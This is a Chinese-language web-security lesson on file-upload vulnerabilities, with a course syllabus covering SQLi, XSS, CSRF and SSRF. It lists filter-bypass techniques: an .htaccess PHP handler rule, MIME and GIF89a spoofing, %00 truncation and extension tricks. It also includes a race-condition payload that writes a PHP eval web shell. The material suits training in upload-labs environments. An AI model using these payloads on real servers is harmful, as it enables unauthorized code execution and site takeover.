
Web攻防-文件上传&条件竞争&JS泄露&开源审计漏洞&编辑器安全&思维体系&SRC复盘



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
----------------------------------------------  
1、Web攻防-SQL注入-高权限用户差异  
2、Web攻防-SQL注入-跨库&文件读写带外  
----------------------------------------------  
1、Web攻防-SQL注入-堆叠&二次注入  
2、Web攻防-SQL注入-SQLMAP进阶使用  
----------------------------------------------  
1、Web攻防-XSS跨站-原理&分类&利用点  
2、Web攻防-XSS跨站-反射&存储&DOM型  
----------------------------------------------  
1、Web攻防-XSS跨站-文件类型-html&pdf&swf&svg  
2、Web攻防-XSS跨站-功能逻辑-postMessage&localStorage  
----------------------------------------------  
1、Web攻防-XSS跨站-浏览器&转换-UXSS&MXSS  
2、Web攻防-XSS跨站-框架和库-VUE&React&Electron&JQuery  
----------------------------------------------  
1、Web攻防-XSS跨站-手工代码&框架工具&在线平台  
2、Web攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼  
----------------------------------------------  
1、Web攻防-XSS跨站-安全防护&CSP&Httponly&WAF等  
2、Web攻防-XSS跨站-工具项目&XSStrike&Chypass\_pro  
----------------------------------------------  
1、Web攻防-CSRF-原理&检测&利用&防御  
2、Web攻防-CSRF-防御-Referer策略隐患  
3、Web攻防-CSRF-防御-Token校验策略隐患  
----------------------------------------------  
1、WEB攻防-SSRF利用绕过-伪协议&IP及域名  
2、WEB攻防-SSRF挖掘思路-功能逻辑&SRC复盘  
----------------------------------------------  
1、WEB攻防-SSRF插件结合-SRC复盘与实战  
----------------------------------------------  
1、WEB攻防-文件上传-前端&黑白名单&MIME&文件头等  
2、WEB攻防-文件上传-执行权限&解码还原&云存储&分站等  
----------------------------------------------  
1、WEB攻防-文件上传-思维导图形成  
2、WEB攻防-文件上传-JS提取&特定漏洞&第三方编辑器  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等





演示案例：

* WEB攻防-文件上传-安全验证&层面逻辑
* WEB攻防-文件上传-执行权限&解码还原
* WEB攻防-文件上传-分站存储&OSS存储
* WEB攻防-文件上传-JS提取&源码类&编辑器

#常规文件上传：  
1、课前一定要明白：  
无文件解析安全问题上，格式解析是一对一的（不能jpg解析php）  
换句话来说有解析错误配置或后缀解析漏洞时才能实现格式差异解析  
   
2、文件上传安全指的是攻击者通过利用上传实现后门的写入连接后门进行权限控制的安全问题，对于如何确保这类安全问题，一般会从原生态功能中的文件内容，文件后缀，文件类型等方面判断，但是漏洞可能不仅在本身的代码验证逻辑中出现安全问题，也会在语言版本，语言函数，中间件，引用的第三方编辑器等存在缺陷地方配合利用。另外文件上传也有多个存储逻辑，不同的文件存储方案也会给攻击者带来不一样的挑战！  
   
1、无限制  
任意上传，什么文件都能上传  
2、有限制：  
限制后缀格式（判断后缀名（黑白名单），MIME类型，文件头等）  
   
   
3、测试环境安装参考：  
https://github.com/ffffffff0x/f8x  
https://github.com/fuzzdb-project/fuzzdb  
https://github.com/sqlsec/upload-labs-docker  
下载上述资源  
docker安装  
f8x -d 或 f8x -docker  
进入项目文件夹  
cd upload-labs-docker  
一键部署运行  
docker-compose up -d  
   
1、前端JS  
如何判断是否是前端验证呢？  
首先抓包监听，如果上传文件的时候还没有抓取到数据包，但是浏览器就提示文件类型不正确的话，那么这个多半就是前端校验了  
   
2、.htaccess  
AddType application/x-httpd-php .png  
   
3、MIME类型  
Content-Type：image/png  
   
4、文件头判断  
GIF89a  
   
5、黑名单-过滤不严  
无递归，pphphp  
   
6、黑名单-过滤不严  
系统大小写敏感属性  
   
7、低版本GET-%00截断  
自动解码一次  
/var/www/html/upload/x.php%00  
   
8、低版本POST-%00截断  
手工解码一次  
../upload/x.php%00 二次解码  
   
9、黑名单-过滤不严  
php3  
   
10、逻辑不严-条件竞争  
<?php fputs(fopen('xiao.php','w'),'<?php eval($\_REQUEST[1]);?>');?>  
上传不断发包  
请求不断发包  
   
11、二次渲染  
先搞个正常图片，上传导出渲染后的图片  
对比保留部分，在保留部分添加后门代码  
最后利用提示的文件包含执行图片后门代码  
   
11、函数缺陷  
move\_uploaded\_file 1.php/.  
   
12、代码审计-数组绕过  
-----------------------------174283082921961  
Content-Disposition: form-data; name="save\_name[0]"  
   
http://2.php/  
-----------------------------174283082921961  
Content-Disposition: form-data; name="save\_name[2]"  
   
gif  
   
   
#实战遇到的情况：  
1、执行权限  
文件上传后存储目录不给执行权限  
绕过条件：能控制上传文件存储目录  
2、解码还原  
数据做存储，解析固定（文件后缀名无关）  
文件上传后利用编码传输解码还原  
绕过：无法直接绕过  
3、分站存储  
upload.xiaodi8.com 上传  
images.xiaodi8.com 存储  
绕过：看存储的执行策略  
4、OSS对象  
Access控制-OSS对象存储-Bucket对象  
绕过：无法直接绕过  
   
#应用场景：  
1、注册用户上传地方  
2、JS或API接口的代码  
3、后台或其他管理页面  
4、源码泄露或盲测文件  
5、三方编辑器上传漏洞  
6、特定的源码审计漏洞  
演示：  
JS或API接口代码  
三方编辑器上传漏洞  
特定的源码审计漏洞  
   
#思维体系  
画图  
   
#复盘报告  
SRC报告案例说明

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)